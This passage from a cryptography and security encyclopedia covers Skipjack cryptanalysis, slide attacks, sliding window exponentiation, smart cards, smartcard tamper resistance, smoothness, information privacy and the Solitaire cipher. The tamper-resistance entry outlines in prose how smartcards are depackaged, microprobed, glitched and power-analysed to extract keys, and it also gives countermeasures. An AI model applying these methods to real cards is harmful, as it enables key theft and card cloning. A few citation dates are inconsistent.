Skipjack. Fig. 1 SKIPJACK stepping rules

middle 16 rounds of Skipjack requires only 3 chosen plaintexts and 2^{30} time of analysis. The currently most successful attack against the cipher is the impossible differential attack which breaks 31 rounds out of 32, marginally faster than exhaustive search [2]. A summary of the state of the art and of the many flawed attacks is given in [8].

In addition, it is worth noting that Skipjack can be attacked by a generic time-memory trade-off approach requiring 2^{80} steps of precomputation and 2^{54} – 80-bit words (i.e., 2^{60} bits) of memory, but then each search for a key requires only 2^{54} steps of computation. In the case of a *multiple-target* attack, if the attacker is given encryptions of an arbitrary fixed known plaintext under 2^{32} different keys, then he can recover one of these keys using *time-memory-data trade-off* attack after 2^{48} steps of precomputation (which is done only once) and in 2^{32} time and memory. Such attack applies to any 80-bit cipher [3].

Recommended Reading

1. Biham E, Biryukov A, Dunkelman O, Richardson E, Shamir A (1999) Initial observations on skipjack: Cryptanalysis of Skipjack-3XOR. In: Tavares SE, Meijer H (eds) Selected areas in cryptography – SAC'98. Lecture notes in computer science, vol 1556. Springer, Berlin, pp 362–376
2. Biham E, Biryukov A, Shamir A (1999) Cryptanalysis of skipjack reduced to 31 rounds using impossible differentials. In: Stern J (ed) Advances in Cryptology – EUROCRYPT'99. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 12–23
3. Biryukov A, Mukhopadhyay S, Sarkar P (2005) Improved Time-Memory Trade-offs with Multiple Data". In: Proceedings of SAC'2005. Lecture notes in computer science
4. Granboulan L (2001) Flaws in differential cryptanalysis of Skipjack. In: Matsui M (ed) Proceedings of fast software encryption – FSE 2001. Lecture notes in computer science, vol 2335. Springer, Berlin, pp 328–335
5. Hwang K, Lee W, Lee S, Lee S, Kim J (2002) Saturation attacks on round Skipjack. In: Daemen J, Rijmen V (eds) Fast software encryption – FSE 2002. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 100–111
6. Knudsen LR, Robshaw M, Wagner D (1999) Truncated differentials and Skipjack. In: Wiener M (ed) Advances in cryptology – CRYPTO'99. Lecture notes in computer science, vol 1666. Springer, Berlin, pp 165–180
7. NIST (1998) SKIPJACK and KEA algorithm specification. Technical Report, http://csrc.nist.gov/CryptoToolkit/skipjack/skipjack-kea.htm.Version2.0
8. Kim J, Phan R (2009) A cryptanalytic view of the NSA's Skipjack Block Cipher Design. In: Advances in information security and assurance (ISA). Lecture notes in computer science, vol 5576. Springer, Berlin, pp 368–381

Slide Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►DES-X

Definition

Slide attack is generic attack designed by Biryukov and Wagner [1, 2]. It can be applied in both known plaintext or chosen plaintext scenarios. It can be viewed as a variant of a related key attack, in which a relation of the key with itself is exploited. The main feature of this attack is that it realizes a dream of cryptanalysts: if the cipher is vulnerable to such an attack, the complexity of the attack is independent of the number of rounds of the cipher. A typical slide of one encryption against another by one round (under the same key) is shown in Fig. 1.

$$P_0 \rightarrow F_1\ F_2\ F_3 \ldots F_r \rightarrow C_1$$
$$P_1 \rightarrow F_1\ F_2\ F_3 \ldots F_r \rightarrow C_2$$

Slide Attack. Fig. 1 A typical slide attack

Theory

If the equation $F_1(P_0, K_1) = P_1$ holds, the pair is called a *slid pair*. The attacker would then obtain two equations:

$$F_1(P_0, K_1) = P_1, \qquad F_r(C_0, K_r) = C_1,$$

where the second equation would hold for free due to sliding. These equations involve only a single round function, and thus could be solved by the attacker for the secret subkeys K_1, K_r of these rounds. The attacker may create properly *slid pairs* (P_0, P_1) by birthday paradox or by careful construction. For an arbitrary cipher, the attack has complexity of $2^{n/2}$ known-plaintexts, where n is the blocksize. For a Feistel cipher, complexity is reduced to $2^{n/4}$ chosen plaintexts.

Several ciphers or slight modifications of existing ciphers have been shown vulnerable to such attacks, for example, the Brown-Seberry variant of the Data Encryption Standard (DES) [3] (rotations in key-schedule are by 7 bits, instead of varying 1, 2 rotations as in the original DES), DES-X, the *Even-Mansour scheme* [4], arbitrary Feistel ciphers with 4-round periodic key-schedule as well as round-reduced versions of GOST. The basic attack has been extended into a *slide-with a twist*, a technique where encryption is slid against decryption and *complementary slide* technique [2], where the inputs to the rounds do not have to be identical but may have the difference which is canceled out by a difference in the keys. In the same paper, another generalization of the technique is given which allows to get many slid pairs simultaneously by cyclic reencryption and thus allows to attack strong round functions. This technique has received an interesting extension in [5], which allows fast detection and generation of many slid pairs if the attacker has access to almost all the codebook of the cipher. Such attack is meaningful if the key size of the cipher is larger than the block size.

Applications

It is clear that slide-attack would apply to any *iterative* construction which has enough *self-similarity* in its rounds. It could be applied to block-ciphers as described above, to stream-ciphers (see, e.g., resynchronization attack on *WAKE-ROFB* [1]) or to MAC and hash functions (see, e.g., a *slid pair* discovery for SHA-1 by Saarinen [6]. Slide attacks have been applied to some more stream ciphers and hash functions recently (see, e.g., [7]).

In practice, the attack seems easy to avoid by breaking the similarity of the round transforms by applying round counters (as is done for example in Skipjack) or different random constants in each round (as in Rijndael/AES, SHA-256, and many other constructions). Whether such simple changes are indeed sufficient is a matter of further research.

Recommended Reading

1. Biryukov A, Wagner D (1999) Slide attacks. In: Knudsen LR (ed) Proceedings of Fast Software Encryption – FSE'99. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 245–259
2. Biryukov A, Wagner D (2000) Advanced slide attacks. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 589–606
3. Brown L, Seberry J (1990) Key scheduling in DES type cryptosystems. In: Seberry J, Pieprzyk J (eds) Advances in cryptology – AUSCRYPT'90. Lecture notes in computer science, vol 453. Springer, Berlin, pp 221–228
4. Even S, Mansour Y (1997) A construction of a cipher from a single pseudorandom permutation. J Cryptol 10(3):151–162
5. Biham E, Dunkelman O, Keller N (2007) Improved Slide Attacks. In: Biryukov A (ed) Proceedings of fast software encryption – FSE'07. Lecture notes in computer science, vol 4593. Springer, Berlin, pp 153–166
6. Saarinen M-JO (2003) Cryptyanalysis of block ciphers based on SHA-1 and MD5. In: Johansson T (ed) Proceedings of fast software encryption – FSE 2003. Lecture notes in computer science, vol 2887. Springer, Berlin, pp 36–44
7. Gorski M, Lucks S, Peyrin T (2008) Slide attacks on a class of hash functions. In: Preneel B (ed) Advances in cryptology – ASIACRYPT 2008. Lecture notes in computer science, vol 5350. Springer, Berlin, pp 143–160

Sliding Window Exponentiation

Bodo Möller
Google Switzerland GmbH, Zurich, Switzerland

Related Concepts

►Exponentiation Algorithms

Definition

Sliding window exponentiation computes powers by looking at a number of exponent bits at a time: a window onto the binary representation of the exponent. Letting the window slide, as opposed to using fixed window positions, provides for performance improvements.

Background

Sliding window exponentiation is an approach for computing powers in any ►group (or semigroup). Like ►2^k-ary exponentiation, it generalizes ►binary exponentiation and

is parameterized by a positive integer k, where the case $k = 1$ is the same as binary exponentiation. Sliding window exponentiation can be considered an improved variant of 2^k-ary exponentiation: with identical $k \geq 2$, sliding window exponentiation needs storage for fewer group elements and usually performs less applications of the group operation than 2^k-ary exponentiation. However, the algorithms for sliding window exponentiation are slightly more complicated.

Theory

2^k-ary exponentiation uses the 2^k-ary representation of exponents, which can be considered as looking at the binary representation through fixed windows of width k:

$$\boxed{0\ 0\ 1}\boxed{1\ 1\ 0}\boxed{1\ 0\ 0}\boxed{0\ 1\ 1}\boxed{0\ 0\ 1}\boxed{0\ 1\ 0}$$

Sliding window exponentiation improves over this based on the observation that fewer windows of width up to k can suffice to cover all nonzero exponent bits if one allows the windows to take arbitrary positions. Also, one can arrange for all windows to be odd-valued (i.e., have a 1 as the rightmost bit). Then the bits covered by each single window correspond to a value in the set $B_k = \{1, 3, \ldots, 2^k - 1\}$, and the number of possible window values is less than with the 2^k-ary exponentiation method. Covering the binary representation of the exponent by such windows yields a base-two representation of the exponent that uses the digit set $\{0\} \cup B_k$. One possible way to determine windows for a given exponent is to look at the binary representation of the exponent from left to right, starting a new window whenever a nonzero bit is encountered, choosing the maximum width up to k for this particular window such that the rightmost bit is also nonzero:

$$\begin{array}{rl} & 0\ 0\ \boxed{1\ 1\ 1}\ 0\ \boxed{1}\ 0\ 0\ 0\ \boxed{1\ 1}\ 0\ 0\ \boxed{1\ 0\ 1}\ 0 \\ \Rightarrow & \qquad 7\ 0\ 1\ 0\ 0\ 0\ 0\ 3\ 0\ 0\ 0\ 0\ 5\ 0 \end{array}$$

Another possibility is to look at the binary representation of the exponent from right to left, starting a new width-k window whenever a nonzero bit is encountered:

$$\begin{array}{rl} & 0\ \boxed{0\ 1\ 1}\boxed{1\ 0\ 1}\ 0\ 0\ \boxed{0\ 1\ 1}\ 0\ 0\ \boxed{1\ 0\ 1}\ 0 \\ \Rightarrow & \qquad 3\ 0\ 0\ 5\ 0\ 0\ 0\ 0\ 3\ 0\ 0\ 0\ 0\ 5\ 0 \end{array}$$

Such left-to-right scanning or right-to-left scanning yields a representation

$$e = \sum_{i=0}^{l-1} e_i 2^i, \quad e_i \in \{0\} \cup B_k.$$

In the following, let such a representation of some positive integer e be given with l chosen minimal; thus, $e_{l-1} \neq 0$.

The *left-to-right sliding window exponentiation method* computes g^e, where g is an element of the group (or semigroup), as follows. First the powers for odd exponents 1 up to $2^k - 1$ are computed and stored:

$G_1 \leftarrow g$
$A \leftarrow g \circ g$
for $d = 3$ to $2^k - 1$ step 2 **do**
  $G_d \leftarrow G_{d-2} \circ A$

Then g^e is computed using the table of powers $G_1 = g$, $G_3 = g^3, \ldots, G_{2^k-1} = g^{2^k-1}$:

$A \leftarrow G_{e_{l-1}}$
for $i = l - 2$ down to 0 **do**
  $A \leftarrow A \circ A$
  if $e_i \neq 0$ **then**
    $A \leftarrow A \circ G_{e_i}$
return A

Note that in practice it is not necessary to completely derive the representation $e_{l-1}, \ldots, e_0$ before starting the exponentiation; instead, left-to-right scanning can be used to determine it digit by digit when it is needed without storing it completely. Left-to-right sliding window exponentiation is the practical application of algorithmic ideas from [2].

Like binary exponentiation and 2^k-ary exponentiation, sliding window exponentiation has a variant that performs a ►right-to-left exponentiation:

for $d = 1$ to $2^k - 1$ step 2 **do**
  $B_d \leftarrow$ identity element
$A \leftarrow g$
for $i = 0$ to $l - 1$ **do**
  if $e_i \neq 0$ **then**
    $B_{e_i} \leftarrow B_{e_i} \circ A$
  if $i < l - 1$ **then**
    $A \leftarrow A \circ A$

{Now $g^e = \prod_{d \in \{1,3,\ldots,2^k-1\}} B_d^d$; this can be computed as follows:}

for $d = 2^k - 1$ to 3 step -2 **do**
  $B_{d-2} \leftarrow B_{d-2} \circ B_d$
  $B_1 \leftarrow B_1 \circ (B_d \circ B_d)$
return B_1

Again, in practice it is not necessary to completely derive the representation $e_{l-1}, \ldots, e_0$ before starting the exponentiation; here, right-to-left scanning can be used to determine it digit by digit when it is needed. The algorithm as written can be optimized similarly to the right-to-left ►2^k-ary exponentiation method to avoid (at least) 2^{k-1}

applications of the group operation. The idea used to perform sliding window exponentiation in right-to-left fashion is due to Yao [3]; the sub-algorithm shown above for computing $\prod_{d\in\{1,3,\ldots,2^k-1\}} B_d^d$ is due to Knuth [1, answer to exercise 4.6.3-9].

The number of group operations performed during a sliding window exponentiation with maximum window width k depends on the length l of the sliding window representation and on the number of digits in the representation $e_{l-1},\ldots,e_0$ that are nonzero. For any b-bit exponent ($2^{b-1} \le e < 2^b$), the length l is bounded by $b - k < l \le b$. Assume that left-to-right or right-to-left scanning is performed on a sequence of independently and uniformly random bits; then a new window will be started on average every $k+1$ bits. For b-bit exponents, one bit is necessarily nonzero, and both scanning techniques will usually have an unused part in the final window when the end of the exponent is reached. The expected number of nonzero values among $e_{l-1},\ldots,e_0$ for random b-bit exponents lies between $b/(k+1)$ and $1+(b-1)/(k+1)$.

Using the upper bounds to derive estimates for average performance that are on the safe side (i.e., slightly pessimistic) gives b squaring operations (one time $g \circ g$ and $b-1$ times $A \circ A$) and

$$2^{k-1} - 1 + \frac{b-1}{k+1}$$

general group operations for left-to-right sliding window exponentiation, or

$$2^{k-1} - 2 + b$$

squaring operations ($b-1$ times $A \circ A$ and $2^{k-1}-1$ times $B_d \circ B_d$) and

$$\underbrace{1 + \frac{b-1}{k+1}}_{\text{loop over } i} + \underbrace{2\cdot(2^{k-1}-1)}_{\text{loop over } d} - \underbrace{2^{k-1}}_{\text{optimization}} = 2^{k-1} - 1 + \frac{b-1}{k+1}$$

general group operations for right-to-left sliding window exponentiation with the optimization explained above.

In some groups, such as those employed in ►elliptic curve cryptography, computing inverses of elements is a very fast operation. For such groups, better performance than with ordinary sliding window exponentiation can often be obtained by using ►signed digit exponentiation instead.

Applications

Exponentiation is frequently used in ►public key cryptography. Applications for which the sliding window method is particulary well suited include verification in the ►RSA digital signature scheme.

Recommended Reading

1. Knuth DE (1998) The art of computer programming, vol 2: seminumerical algorithms, 3rd edn. Addison-Wesley, Reading
2. Thurber EG (1973) On addition chains $l(mn) \le l(n) - b$ and lower bounds for $c(r)$, Duke Math J 40:907–913
3. Yao AC-C (1976) On the evaluation of powers. SIAM J Comput 5:100–103

Smart Card

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Synonyms

Chip card; Integrated circuit card

Related Concepts

►Contactless Cards; ►e-ID card; ►Payment Card; ►SIM/UICC; ►Token

Definition

A smart card is a credit card–sized token containing a microprocessor enabling it to process and store information, to support single or multiple applications, and to operate both off-line and on-line.

Background

In 1968, German rocket scientist Helmut Gröttrup and his colleague Jürgen Dethloff invented the automated chip card, receiving a patent applied for in 1968 and granted only in 1982, while working for the German company Giesecke & Devrient. The first mass use of the cards was a Télécarte for payment in French pay phones, starting in 1983.

French inventor Roland Moreno patented the memory card concept in 1974. In 1977, Michel Ugon from Honeywell Bull invented the first microprocessor smart card.

Theory

A smart card, chip card, or integrated circuit card (ICC) is any pocket-sized card with embedded integrated circuits which can process data. This implies that it can receive input which is processed – by way of the ICC applications – and delivered as an output. There are two broad categories of ICCs. Memory cards contain only nonvolatile memory storage components, and perhaps some specific security logic. Microprocessor cards contain volatile memory and

microprocessor components. The card is made of plastic, generally PVC, but sometimes ABS. The card may embed a hologram to avoid counterfeiting. During the last decade, smart cards became available with new features such as a display or a keypad.

Two main categories of smart cards exist: contact cards, whereby the card and the card reader (which may be integrated in for instance a PC) are in contact during the operation/transaction, and ►contactless cards such as proximity and vicinity cards, where the card and the card reader communicate with each other over a short distance.

Smart cards and the related communication technologies used are standardized under ISO/IEC.

►EMV is the standard adopted by all major issuers of payment cards based on chip technology while the ►SIM/UICC is the smart card used for mobile communications.

Applications

Smart cards are an important enabler of e- and m-business applications, particularly because they can be used to hold authentication information such as a user's private key in a PKI infrastructure scheme or a user's biometric template. The card or card application may be activated/approved by the use of a cardholder verification method (CVM) such as a PIN or biometric sample, thus avoiding security issues associated with transmitting authentication credentials over computer networks. Smart cards may also be used in a wide variety of applications such as financial services, mobile services, transport, loyalty, authentication (e.g., for access control), and eID.

Recommended Reading

1. Guillou LC, Ugon M, Quisquater JJ (1992) The smart card, a standardised security device dedicated to public cryptography. In: Simmons G (ed) Contemporary cryptology – the science of information integrity. IEEE Press, New York, pp 561–613
2. Henry M (2007) Multi-application smart cards. Cambridge University Press, Cambridge
3. http://www.eurosmart.com/
4. http://globalplatform.org
5. http://www.smartcardalliance.org/
6. http://www.iso.org

Smart/Algorithmic Denial of Service

►Application-Level Denial of Service

Smartcard Tamper Resistance

Markus Kuhn
Computer Laboratory, University of Cambridge, Cambridge, UK

Related Concepts

►Compromising Emanations; ►Differential Power Analysis; ►Fault Attack; ►Side-Channel Analysis

Definition

►Tamper-resistant cryptographic modules are devices intended for applications that need to protect stored cryptographic keys and intermediate results of algorithms against unauthorized access.

Theory and Applications

The most popular portable form is the smartcard, which has the form of a banking plastic card with embedded microcontroller. The typical interfaces are either five visible electrical contacts (for ground, power supply, reset, clock, and a bidirectional serial port) or an induction loop. Typical smartcard processors are 8-bit microcontrollers with a few hundred bytes of RAM and 4–64 kilobytes of ROM or nonvolatile writable memory (NVRAM). Battery-like small steel cans ("crypto buttons"), CardBus/PCMCIA modules, and various PCI plug-in cards for non-portable applications are other popular form factors for tamper-resistant modules.

Smartcards are used in applications with both tamper-resistance and tamper-evidence requirements. Tamper resistance means that stored information must remain protected, even when the attacker can work on several samples of the module undisturbed for weeks in a well-equipped laboratory. Tamper evidence is a weaker requirement in which the regular holder of the module must merely be protected against unnoticed access to information stored in the module.

One common application for tamper-resistant smartcards are pay-TV conditional-access systems, where operators hand out millions of cards to customers, each of which contains the key necessary to descramble some subscription TV service. Pirates who manage to extract the key from one single issued card can use it to produce and sell illicit clone cards. Most proposed forms of digital rights management (DRM) mechanisms are based on some form of tamper-resistant element in the user system.

Examples for smartcard applications where operators can rely more on just a tamper-evidence requirement are ►digital signature identity cards, banking cards, and GSM

subscriber identity modules. Here, stored secrets are specific to a single card or cardholder and can be revoked, should the module get stolen.

There are four broad categories of attacks against tamper-resistant modules:

- *Software attacks* use the normal communication interface of the processor and exploit security vulnerabilities found in ►protocols, cryptographic algorithms, or the software implementation. Countermeasures involve very careful design and in-depth implementation reviews, possibly augmented by formal techniques.
- *Microprobing* techniques access the chip surface directly, such that the attacker is able to observe, manipulate, and interfere with the integrated circuit. This has been the dominant form of attack against pay-TV conditional-access cards since about 1993. Chemical depackaging (e.g., with fuming nitric acid) is used to dissolve conventional packaging materials without damaging the silicon chip. Microscopes with micromanipulators are then used to place fine tungsten hairs onto micrometer-wide on-chip bus lines, in order to establish an electrical contact between the chip circuits and recording equipment such as digital oscilloscopes. The glass passivation layer that covers the metal interconnects can be broken mechanically or removed with UV laser pulses. The content of the main memory can then be reconstructed from observed on-chip bus traffic, a process that can be simplified by damaging the instruction decoder to prevent the execution of jump commands. Attackers have also succeeded in accessing the memory with the help of circuitry placed on the chip by the manufacturer for postproduction testing. Modern chips with smaller feature sizes require the use of focused ion-beam workstations. With these, the surface of a depackaged chip can be modified inside a vacuum chamber. A beam of accelerated gallium ions and various added processing gases remove chip material or deposit either conducting and insulating substances with a resolution of tens of nanometers. This not only allows attackers to modify the metal connections between the transistors, effectively to edit the processor design, but also helps in establishing larger probing pads for the connection of recording equipment. Countermeasures involve more difficult-to-remove packaging materials (e.g., silicon, silicon carbide), obfuscated circuits, additional top-layer metal sensor meshes, the careful destruction of test circuitry before the chip is delivered to customers, and the design of instruction decoders that frustrate modifications aimed at simplifying access to all memory locations [1].
- *Fault generation* techniques or ►fault attacks use abnormal environmental conditions to generate malfunctions in the processor aimed at providing additional access. A simple example would be a deliberately caused and carefully timed glitch that disrupts the correct execution of a single security-critical machine instruction, such as the conditional branch at the end of a password comparison. Carefully placed, a single glitch can help to bypass many layers of cryptographic protection. Such glitches have been generated by increasing the provided clock frequency for a single cycle, by brief supply voltage fluctuations, by applying light flashes to the entire chip or single gates, and with the help of electromagnetic pulses. Another class of fault generation attacks attempts to reduce the entropy generated by hardware random-bit generators. For example, where multiple noisy oscillators are used to generate randomness, externally applied electromagnetic fields with carefully selected frequencies can result in a phase lock and more predictable output. Countermeasures against fault generation include adding filters into supply lines, regular statistical checks of random-bit generators, redundant consistency checks in the software, and new logic design techniques that lead to inherently glitch-resistant circuits.
- ►Eavesdropping or ►side-channel analysis techniques monitor with high time resolution the characteristics of all supply and interface connections and any other electromagnetic radiation produced by a processor. A simple example is the determination of the length of the correct prefix of an entered password from the runtime of the string-compare routine that rejects it. This can significantly reduce the average number of guesses needed to find the correct string. The nature of the executed instruction as well as parts of the processed data are evident in the power-supply current of a CPU. A conditional branch that takes effect can easily be distinguished from one that passes through by examining with an oscilloscope the voltage drop over a 10 Ω resistor inserted into the processor's ground connection line. The current consumed by the write operation into memory cells is often proportional to the number of bits that change their value. Even status register flags and Hamming weights of data processed in arithmetic units can show up in power consumption curves. The technique of ►differential power analysis determines secret-key bits by correlating measured current curves with externally simulated intermediate

results of a symmetric cipher. It has been demonstrated as a practical attack technique, even in situations where there has not been a microprobing attack first to disassemble the software in the targeted smartcard. Countermeasures include the addition of filters and shields against ►compromising emanations, circuitry, and routines for adding random noise and delays, new balanced or dual-rail logic design techniques that lead to inherently less information in the power signal, and algorithmic techniques for reducing the number of intermediate results useful for eavesdroppers.

Microprobing requires time and careful preparation in a laboratory environment and is therefore primarily a challenge of tamper resistance. The other three attack classes are noninvasive and can, with suitable preparation, be performed in just a few seconds with attack equipment that could be disguised as a regular smartcard reader. The holder of the card might not notice such an attack, and then even the tamper evidence would be lost.

Recommended Reading

1. Kömmerling O, Kuhn MG (1999) Design principles for tamper-resistant smartcard processors. In: Proceedings of the USENIX workshop on smartcard technology (Smartcard'99), 10–11 May 2009, Chicago, IL. USENIX Association, Berkeley, pp 9–20, ISBN 1-880446-34-0
2. Weingart SH (1965) Physical security devices for computer subsystems: a survey of attacks and defenses. Workshop on cryptographic hardware and embedded systems (CHES 2000). Lecture notes in computer science, vol 1965. Springer, Berlin, pp 302–317

Smoothness

Kim Nguyen
Bundesdruckerei GmbH, Berlin, Germany

Related Concepts

►Factorization; ►Index Calculus

Definition

A natural number n is called B-smooth if its factorization does not contain any prime factors larger than B, i.e.,

$$n = \prod_{p \le B} p^{n_p}.$$

Analogously, we can also consider elements of the polynomial ring $\mathbb{F}_p[x]$. For a polynomial f of degree $\deg(f)$ define the norm of f to be $p^{\deg(f)}$. An element of $\mathbb{F}_p[x]$ is called B-smooth if its factorization does not contain any irreducible polynomials of norm greater than B.

Theory

For $t, c \in \mathbb{R}$ such that $0 \le t \le 1$ the complexity–theoretic ►L-notation is defined by

$$L_x[t,\gamma] = e^{(\gamma+o(1))(\log x)^t(\log\log x)^{1-t}},$$

where $x \to \infty$. Note that for $t = 0$ this equals $(\log x)^\gamma$, while for $t = 1$ we obtain x^γ (neglecting the $o(1)$ term). Hence we see that for values of t between 0 and 1 the function L interpolates between ►polynomial time and ►exponential time behaviour. For these values we say that L is subexponential in x (►Subexponential time).

The main observation about the distribution of smooth numbers in an interval $[0, a]$ is that if the smoothness bound B is chosen subexponentially in x, then the probability that a random integer in this interval is B-smooth (or more precisely the inverse of that probability) is also subexponential.

More precisely, set $a = L_x[r,\alpha]$ and $B = L_x[s,\beta]$, where $r, s, \alpha, \beta \in \mathbb{R}_{>0}$ and $s < r \le 1$, then the probability that a random number in $[0, a]$ is B-smooth is given by

$$L_x[r-s, -\alpha(r-s)/\beta], \tag{1}$$

where $x \to \infty$.

A similar result holds for the polynomial case: Assume $r, s, \alpha, \beta \in \mathbb{R}_{>0}$ such that $r \le 1$ and essentially $s < r$. Then the probability that a random element of $\mathbb{F}_p[x]$ of norm bounded by $L_x[r,\alpha]$ is $L_x[s,\beta]$–smooth is given exactly by expression (1) (see [1] for details).

Smooth numbers or polynomials are used in the most effective methods to factor natural numbers (►Integer factoring) and compute discrete logarithms in finite fields (►Discrete logarithm problem). The overall subexponential complexity of these methods is a direct consequence of the fact that the number of smooth elements in a given interval grows subexponentially if the smoothness bound is chosen subexponential as well.

For further background, please see [2], [3] and [4].

Recommended Reading

1. Andrew M. Odlyzko Discrete logarithms in finite fields and their cryptographic significance. In: Beth T et al. (eds) pp 224–314
2. Canfield ER, Paul Erdős, Carl Pomerance (1983) On a problem of Oppenheim concerning "factorisatio numerorum". J Num Theory 17:1–28
3. de Bruijn NG (1951) On the number of positive integers ≤ x and free of prime factors > y. Indagationes Mathematicae 13:50–60
4. Ramaswami V (1949) The number of positive integers ≤ x and free of prime divisors > x_c, and a problem of S. S. Pillai. Duke Math J 16:99–109
5. Beth T, Cot N, Ingemarsson I (eds) (1985) Advances in cryptology: EUROCRYPT '84, vol 209. LNCS. Springer, Berlin

Social Perspectives on Information Privacy

Mary J. Culnan
Information and Process Management Department, Bentley University, Waltham, MA, USA

Related Concepts

►Macrodata Protection; ►Microdata Protection; ►Quasi-Identifier

Definition

Information privacy encompasses the rights and responsibilities of both individuals and organizations related to the collection, use, disclosure, and retention of personally identifiable information (PII).

Theory

Because privacy involves regulation of access to one's personal information by others, privacy is primarily a social rather than a technical issue. Sources of privacy include relief from social friction, the ability to shut out "the community," and the right not to participate in collective life. As a result, privacy is considered an essential element of democratic societies because it protects personal autonomy. However, privacy is not absolute; individual privacy interests need to be balanced with the legitimate information needs of society at large for accountability.

Privacy issues typically arise when organizations make new or unexpected uses of information they collected for one purpose for a different purpose, or from new technologies where norms lag deployment of the technology. As a result, we confront privacy issues on an ongoing basis in our roles as consumers, citizens, and employees.

As the definition above suggests, information privacy may be viewed from the dual perspectives of individuals and organizations. From the individual perspective, information privacy is a multidimensional concept that depends on context and also varies with a person's life experiences. Typically, it has been defined in terms of an individual's ability to control the disclosure and subsequent uses of their personally identifiable information (PII) [5]. PII is information that can be linked to an identifiable individual.

From the organizational perspective, information privacy involves assuring appropriate use of personal information through data protection. Data protection consists of rules that govern the collection, processing, and use of PII. Because privacy concerns typically result from organization's information processing activities, Daniel Solove [4] characterized privacy as a set of 12 issues arising from organizational information privacy practices. He developed a taxonomy of information processing and information dissemination activities that have the potential to result in a range of harms to individuals, thereby causing "privacy problems."

Most of these activities may be grouped into two broad categories: information reuse and unauthorized access to personal information. Consistent with Solove, security is defined as one aspect of privacy arising from unauthorized use of PII; however, privacy includes more than security. Security is about protecting PII, while privacy is broader and also encompasses permission and use of PII. Privacy is difficult to achieve without security. However, organizations can successfully secure the PII in their custody and still make bad decisions about how the PII they have collected is subsequently used, resulting in privacy problems. Both types of privacy problems, information reuse and unauthorized access, can potentially threaten individuals' ability to maintain a condition of limited access to their PII by others, harm individuals, and subsequently threaten an organization's legitimacy in its interactions with consumers, shareholders, and regulators [1].

Typically, information reuse involves organizations making legal decisions about new uses for the personal information they have collected. Examples of information reuse can include aggregation, data mining, or data sharing. These activities can result in organizations drawing incorrect inferences or making decisions based on errors, individuals being excluded from certain opportunities, or unwanted intrusions when PII is used for marketing without the individual's knowledge or permission.

Unauthorized access, the second category of privacy problem, includes two types of activities: browsing and data breaches. In the case of browsing, employees view PII they are not authorized to view such as the case of people who browse a celebrity's records. Breaches involve unauthorized access to personal information resulting from a variety of security incidents including hackers breaking into systems or networks, third parties accessing PII on lost laptops or other mobile devices, or organizations failing to dispose of PII securely. Privacy harms resulting from unauthorized access can include breach of confidentiality and trust, or financial harm to individuals resulting from identity theft or identity fraud.

Fair information practices (FIPs) provide a basis for organizations to create policies and processes that can avoid privacy problems. FIPs originated with the Organization for Economic Cooperation and Development's 1980 *Guidelines on the Protection of Privacy and Transborder Flows of Personal Data* [3]. FIPs address privacy harms by

defining guidelines for responsible information use. While FIPs serve as the basis for privacy laws and industry self-regulatory programs around the world, their actual coverage and implementation varies, reflecting cultural and legal differences.

FIPs consist of three types of principles that define individual and organizational rights and responsibilities: knowledge, control, and stewardship. Knowledge includes collection limitation, notice, and openness. PII should be collected openly, fairly, and with the knowledge of the individual. Further, the purpose for collecting the individual's PII should be specified at the time of collection. Control includes a limitation on use and user participation. PII collected for one purpose should not be used for other purposes without the individual's consent, unless the use is required by law. People should have the right to know if their PII has been collected, to see their PII, and to correct errors. Stewardship requires organizations to be accountable for complying with the FIPs, to protect PII from unauthorized access, and to maintain data quality by ensuring that PII are relevant, accurate, and current.

FIPs may be implemented through a mix of laws, self-regulation, and technology. Throughout most of the developed world, countries have adopted omnibus national privacy laws, which apply both to the public and the private sectors. A national data protection or information privacy official is typically responsible for enforcing their country's privacy laws. One notable exception to this trend is the USA, which has adopted a sectoral approach to regulating privacy. Here, privacy is regulated through a mix of laws targeting specific problems and industry self-regulation resulting in gaps in coverage. Further, there is no national official in the USA with overall responsibility for privacy.

Open Problems and Future Directions

While the principles underlying FIPs are straightforward, their implementation poses challenges. For the most part, the key concepts lack definitions. For example, what constitutes effective notice? Notice is at the heart of individual control, but it is very difficult to write a privacy notice that is complete, readable, and understandable. How should notice be delivered to users in new or nontraditional information environments such as mobile computing? What new or additional uses require consent and how should consent be obtained? Should access be provided only for information the individual provided, or for information the organization acquired from third parties or derived? What constitutes effective security? The emerging legal regime requires "reasonable security," which varies according to the size of the organization and the sensitivity of PII in their custody. How do organizations ensure they comply with FIPs? Further, information practices vary across different business models and with time, and individuals vary in terms of which information practices they find valuable or objectionable. New technologies raise privacy issues that challenge existing privacy norms. Further, the laws governing the implementation of FIPs may impose requirements that are unclear or may vary across jurisdictions or types of data, or be in conflict with one another, thereby posing difficult compliance challenges, particularly for organizations operating globally.

As a result, privacy is often difficult for organizations and individuals and as a result, society [2]. This situation is likely to continue for the foreseeable future as organizations will continue to find new uses for PII and to adopt technologies which raise unanticipated privacy issues. Privacy, therefore, is likely to remain a moving target for individuals and organizations alike.

Recommended Reading

1. Culnan MJ, Williams CC (2009) How ethics can enhance organizational privacy: lessons from the ChoicePoint and TJX data breaches. MIS Quarterly 33(4):673–687
2. Marguiles ST (ed) (2003) Contemporary perspectives on privacy: social, psychological, political. J Soc Issues 59(2)
3. Organization for Economic Cooperation and Development (1980) Guidelines on the protection of privacy and transborder flows of personal data. Available at: http:www.oecd.org.
4. Solove D (2008) Understanding privacy. Harvard University Press, Cambridge
5. Westin AF (1967) Privacy and freedom. Atheneum, New York

Software-Based Attestation

►Sensor Code Attestation

Software-Optimized Encryption Algorithm

►SEAL

Solitaire

Bruce Schneier
BT, London, UK

Related Concepts

►Stream Cipher

Definition

Solitaire is a *stream cipher* designed to be implemented using a deck of cards.

Background

Solitaire was invented by Bruce Schneier for use in the novel *Cryptonomicon*, by Neal Stephenson [1], where it was called Pontifex. Solitaire gets its security from the inherent randomness in a shuffled deck of cards. By manipulating this deck, a communicant can create a string of "random" letters which he then combines with his message. Solitaire can be simulated on a computer, but it is designed to be used by hand.

